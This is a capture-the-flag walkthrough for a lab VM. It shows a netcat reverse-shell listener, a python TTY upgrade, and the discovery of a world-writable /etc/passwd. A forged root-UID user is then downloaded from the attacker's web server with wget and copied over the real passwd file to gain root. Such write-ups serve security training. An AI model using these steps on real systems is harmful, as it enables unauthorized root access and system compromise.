
```
┌─[baz@parrot]─[~/ctf/hackdayalbania]
└──╼ $nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.112
Linux hackday 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19
6_64 x86_64 GNU/Linux
 07:00:50 up 23 min,  0 users,  load average: 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

From given below image you can observe netcat session. But the task is not finished yet, still, we need to penetrate more for privilege escalation. Then to access proper TTY shell we had import python one line script by typing following:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```


Then I check permission for passwd file and found that the file is writable.

```
ls -al etc/passwd
```




```
www-data@hackday:/$ cd /home/
www-data@hackday:/home$ ls
taviso
www-data@hackday:/home$ ls -al
total 12
drwxr-xr-x  3 root   root   4096 Oct  9  2016 .
drwxr-xr-x 23 root   root   4096 Oct 26  2016 ..
drwxr-xr-x  4 taviso taviso 4096 Oct 29  2016 taviso
www-data@hackday:/home$ cd taviso/
www-data@hackday:/home/taviso$ ls -al
total 32
drwxr-xr-x 4 taviso taviso 4096 Oct 29  2016 .
drwxr-xr-x 3 root   root   4096 Oct  9  2016 ..
-rw------- 1 root   root     17 Oct 29  2016 .bash_history
-rw-r--r-- 1 taviso taviso  220 Oct  9  2016 .bash_logout
-rw-r--r-- 1 taviso taviso 3771 Oct  9  2016 .bashrc
drwx------ 2 taviso taviso 4096 Oct  9  2016 .cache
drwxrwxr-x 2 taviso taviso 4096 Oct 29  2016 .nano
-rw-r--r-- 1 taviso taviso  655 Oct  9  2016 .profile
-rw-r--r-- 1 taviso taviso    0 Oct 29  2016 .sudo_as_admin_successful
www-data@hackday:/home/taviso$ is
is: command not found
www-data@hackday:/home/taviso$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hackday:/home/taviso$ cd /etc/
www-data@hackday:/etc$ ls -al passwd
-rw-r--rw- 1 root root 1623 Oct 22  2016 passwd
www-data@hackday:/etc$ 
```

We copied contents of /etc/passwd to our directory and then created our user and pass using openssl
openssh passwd -1 asdf



```
┌─[baz@parrot]─[~/ctf/hackdayalbania]
└──╼ $openssl passwd -1 asdf
$1$gmy3CM1W$n3ju55/uPS6BGdIs0uSv60
┌─[baz@parrot]─[~/ctf/hackdayalbania]
└──╼ $
```


now let's copy this user to the passwd file we just copied
Then we create a new entry for user “raj” and past above salt password. Also set UID and GID 0:0 for him to add him into root group member and save the file as passwd on the desktop. Now we have to transfer this file into victim’s machine so that we can replace it from original passwd file. Now run the web server on our position.



```
  GNU nano 5.1                          etcpass                              Modified
root:x:0:0:root:/root:/bin/bash
baz:$1$gmy3CM1W$n3ju55/uPS60GdIs0uSv60:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false

^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line M-E Redo      M-6 Copy
```

python -m SimpleHTTPServer
Now download the newly modify passwd file inside /tmp directory and then copy the downloaded file into /etc/-passwd which will overwrite the content of the original passwd file




```
www-data@hackday:/tmp$ wget http://192.168.56.1:8000/etcpass
--2020-09-05 07:07:46--  http://192.168.56.1:8000/etcpass
Connecting to 192.168.56.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1687 (1.6K) [application/octet-stream]
Saving to: 'etcpass'

etcpass             100%[===================>]   1.65K  --.-KB/s    in 0s

2020-09-05 07:07:46 (60.5 MB/s) - 'etcpass' saved [1687/1687]

www-data@hackday:/tmp$ ls
etcpass
systemd-private-e966a77760e4484299f12f8bf2c18c18-systemd-timesyncd.service-UCmryB
www-data@hackday:/tmp$ cp etcpass /etc/passwd
www-data@hackday:/tmp$ 
```

Now after all these steps we are ready to login using our user and finally able to gain root access
su baz
pass- asdf
id
cd /root
cat flag.txt



```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
taviso:x:1000:1000:Taviso,,,:/home/taviso:/bin/bash
www-data@hackday:/tmp$ su baz
Password:
root@hackday:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@hackday:/tmp# cd /root/
root@hackday:~# ls
flag.txt
root@hackday:~# cat flag.txt
Urime,
Tani nis raportin!

d5ed38fdbf28bc4e58be142cf5a17cf5
root@hackday:~# 
```